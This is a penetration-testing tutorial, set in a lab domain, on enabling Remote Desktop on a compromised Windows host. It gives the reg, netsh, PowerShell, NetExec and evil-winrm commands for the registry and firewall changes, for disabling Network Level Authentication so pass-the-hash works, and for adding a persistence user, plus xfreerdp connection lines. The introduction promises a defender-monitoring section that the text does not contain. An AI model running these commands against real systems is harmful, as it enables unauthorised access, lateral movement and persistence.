Windows Post-Exploitation: Enabling Remote Desktop (RDP)

After compromising a Windows host, an attacker with local administrator access can enable RDP by modifying a single registry value, opening the firewall, and optionally disabling NLA. This turns a command-line shell into full graphical access using built-in Windows functionality.
TL;DR
After compromising a Windows host, an attacker with local administrator access can enable the Remote Desktop Protocol (RDP) by modifying a single registry value, opening the firewall, and optionally disabling Network Level Authentication. This turns a command-line shell into full graphical access, enabling GUI-based tools, clipboard interaction, and persistent remote entry. No vulnerability is exploited; every step uses built-in Windows functionality.
- MITRE ATT&CK: T1021.001 — Remote Services: Remote Desktop Protocol
- Tactic: Lateral Movement, Persistence
- Platform: Windows
Introduction
During a penetration test, the initial foothold on a Windows machine is often a reverse shell, a WinRM session, or a bind shell with limited interactivity. These command-line sessions are functional, but many post-exploitation activities become significantly easier with a graphical desktop: running GUI tools, interacting with applications that have no CLI equivalent, browsing the filesystem visually, or transferring files through clipboard integration.
Remote Desktop Protocol (RDP) is the native Windows solution for graphical remote access. It is installed on every modern Windows version, but it is disabled by default on workstations and most server installations. When an attacker has already obtained local administrator privileges on a target, enabling RDP is a straightforward operation that converts a limited shell into full interactive desktop access.
This is not a vulnerability. Every command used in this technique is a legitimate Windows administration operation. The attacker is simply reconfiguring a feature that the operating system already supports. The security impact comes from the context: an unauthorized user with stolen privileges uses built-in tools to establish a more capable access channel.
This post covers the four components that control RDP access in Windows, how to check whether RDP is already enabled, how to enable it from a command-line shell, and what defenders should monitor to detect this activity.
How Windows Controls RDP Access
Enabling RDP is not a single switch. Four independent components must be configured correctly before a remote desktop connection succeeds. An attacker who modifies only the registry but ignores the firewall will find that the connection is refused. Understanding all four gates is essential.
1. The Registry: The Master Switch
The primary control for RDP is a single registry value:
HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server
The value fDenyTSConnections determines whether the Remote Desktop service accepts incoming connections:
| Value | Meaning |
|---|---|
1 | RDP is disabled (default on workstations) |
0 | RDP is enabled |
Setting this value to 0 tells the Terminal Services subsystem to start listening for incoming RDP connections on TCP port 3389.
2. Windows Firewall
Even with the registry value set to 0, the Windows Firewall must allow inbound traffic on the RDP port. Windows ships with a predefined firewall rule group called "Remote Desktop" that covers TCP 3389. On a default installation, this rule exists but is disabled. If the firewall blocks port 3389, the RDP service is listening but unreachable from the network.
3. Network Level Authentication (NLA)
Network Level Authentication is a security mechanism that requires the connecting client to authenticate before the full RDP session is established. When NLA is enabled, the client must present valid credentials through CredSSP at the network layer, and only after successful authentication does the server allocate resources for the desktop session.
NLA is controlled by the registry value UserAuthentication under:
HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp
| Value | Meaning |
|---|---|
1 | NLA is required (default on modern Windows) |
0 | NLA is not required |
From an attacker's perspective, NLA can be a problem when connecting with pass-the-hash or with credentials that CredSSP does not accept cleanly. Disabling NLA is sometimes necessary to use stolen NTLM hashes for RDP access through tools like xfreerdp.
4. The Remote Desktop Users Group
By default, only members of the local Administrators group can connect through RDP. Non-administrator users must be added to the Remote Desktop Users local group. If the attacker already has administrator access, this gate is already passed. However, adding a controlled user to this group can serve as a persistence mechanism: a regular user account with RDP access is less conspicuous than an administrator session.
All four conditions must be met. A failure at any gate blocks the connection, regardless of whether the others are satisfied.
Lab Environment
Domain: evilcorp.local

EVILCORP-DC01
    Domain Controller
    Windows Server 2022
    IP: 10.10.10.1

EVILCORP-WS01
    Domain-joined workstation
    Windows 10 / Windows 11
    IP: 10.10.10.20
    RDP: disabled (default)

ATTACKER
    Kali Linux
    IP: 10.10.10.10
    Tools: xfreerdp, NetExec, Evil-WinRM
The attacker has already obtained a shell on EVILCORP-WS01 with local administrator privileges. The goal is to enable RDP on the compromised workstation so the attacker can connect with a full graphical desktop.
| Prerequisite | Detail |
|---|---|
| Access level | Local administrator on the target |
| Current access | Reverse shell, WinRM, or similar CLI session |
| Target state | RDP disabled (Windows default) |
| Goal | Enable RDP and connect with a graphical session |
Enumeration
Before making any changes, verify the current state of RDP on the target. This tells you which of the four gates need to be modified.
Check the Registry (Is RDP Enabled?)
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
Expected output on a default workstation:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
    fDenyTSConnections    REG_DWORD    0x1
A value of 0x1 confirms that RDP is disabled.
Check NLA Status
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp
    UserAuthentication    REG_DWORD    0x1
A value of 0x1 means NLA is enforced. Connections must authenticate through CredSSP before the session is established.
Check the Firewall Rule
PowerShell:
Get-NetFirewallRule -DisplayGroup "Remote Desktop" | Select-Object DisplayName, Enabled, Direction
DisplayName                         Enabled Direction
-----------                         ------- ---------
Remote Desktop - User Mode (TCP-In) False   Inbound
Remote Desktop - User Mode (UDP-In) False   Inbound
Enabled: False means the firewall is blocking RDP traffic even if the service is listening.
CMD alternative:
netsh advfirewall firewall show rule name="Remote Desktop - User Mode (TCP-In)"
Check the Remote Desktop Users Group
net localgroup "Remote Desktop Users"
On a default installation, this group is empty. Administrators can connect through RDP without being in this group, so if the attacker already has admin access, this check is informational.
Check Whether the RDP Service Is Running
sc query TermService
The TermService (Remote Desktop Services) service should be running. On most Windows installations it runs by default even when RDP connections are disabled at the registry level. If it is stopped:
sc start TermService
Enabling RDP
All commands in this section require local administrator privileges on the target. They can be executed from a reverse shell, a WinRM session, PsExec, or any other command execution channel with the appropriate access.
Step 1: Enable RDP in the Registry
CMD:
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
PowerShell:
Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server' -Name fDenyTSConnections -Value 0
The /f flag in the reg add command forces the write without prompting for confirmation. This is necessary in non-interactive shells where a confirmation prompt would hang.
Step 2: Open the Firewall for RDP
PowerShell:
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
CMD:
netsh advfirewall firewall set rule group="Remote Desktop" new enable=yes
Both commands enable the predefined Windows firewall rules for Remote Desktop, allowing inbound TCP 3389 (and UDP 3389 for UDP transport). The rules already exist in every Windows installation; these commands activate them.
Step 3 (Optional): Disable NLA
If you need to connect using pass-the-hash (for example, with xfreerdp and the /pth flag), NLA must be disabled. With NLA enabled, the server requires CredSSP authentication, which does not accept raw NTLM hashes from most RDP clients.
CMD:
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f
PowerShell:
Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -Name UserAuthentication -Value 0
Operational note: Disabling NLA reduces the security posture of the target and is more likely to trigger alerts. Only disable it when pass-the-hash access is required and standard credential authentication is not available.
Step 4 (Optional): Add a User to Remote Desktop Users
If you want a non-administrator account to have RDP access (for persistence or to avoid using a high-privilege account for the graphical session):
net localgroup "Remote Desktop Users" evilcorp\bob /add
This allows bob to connect through RDP without being a local administrator.
All-in-One: Enable RDP from Kali with NetExec
NetExec can enable RDP remotely in a single command, provided you have valid administrator credentials:
nxc smb 10.10.10.20 -u Administrator -p 'P@ssw0rd!' --rdp enable
NetExec modifies the fDenyTSConnections registry value and enables the firewall rules. It does not disable NLA. If you need NLA disabled, do it separately through the registry commands above after connecting via WinRM or another channel.
Enabling RDP Remotely via WinRM
If you have WinRM access to the target, you can run all registry and firewall modifications through a remote PowerShell session:
evil-winrm -i 10.10.10.20 -u Administrator -p 'P@ssw0rd!'
Then execute the registry and firewall commands from the previous steps inside the WinRM session. This is useful when you have credential access but no existing shell on the target.
Verification
After enabling RDP, verify that the configuration was applied correctly before attempting to connect.
Confirm the Registry Values
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication
Expected output:
    fDenyTSConnections    REG_DWORD    0x0
    UserAuthentication    REG_DWORD    0x0
Confirm the Firewall Rule Is Enabled
Get-NetFirewallRule -DisplayGroup "Remote Desktop" | Select-Object DisplayName, Enabled
DisplayName                         Enabled
-----------                         -------
Remote Desktop - User Mode (TCP-In) True
Remote Desktop - User Mode (UDP-In) True
Confirm Port 3389 Is Listening
netstat -an | findstr :3389
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING
Connect from Kali
With credentials (password):
xfreerdp /v:10.10.10.20 /u:Administrator /p:'P@ssw0rd!' /cert:ignore /dynamic-resolution
With pass-the-hash (requires NLA disabled):
xfreerdp /v:10.10.10.20 /u:Administrator /pth:<NT_HASH> /cert:ignore /dynamic-resolution
The /cert:ignore flag accepts the target's TLS certificate without verification, which is typical in a lab or engagement environment. The /dynamic-resolution flag adjusts the remote desktop resolution to match the local window.
A successful connection opens a full Windows desktop session as the authenticated user. This confirms that all four gates (registry, firewall, NLA, group membership) are correctly configured.
Remote Verification with NetExec
From Kali, you can also verify that RDP is reachable without opening a full session:
nxc rdp 10.10.10.20 -u Administrator -p 'P@ssw0rd!'
A [+] result indicates that authentication succeeded and the RDP service is accepting connections.
References
- MITRE ATT&CK T1021.001 — Remote Services: Remote Desktop Protocol
- Microsoft Docs — Remote Desktop Services
- Microsoft Docs — Configure Network Level Authentication for Remote Desktop Services
- Microsoft Docs — Event 4657: A registry value was modified
- Microsoft Docs — Event 4732: A member was added to a security-enabled local group
- NetExec documentation
- HackTricks — Windows Remote Desktop Protocol
- FreeRDP (xfreerdp)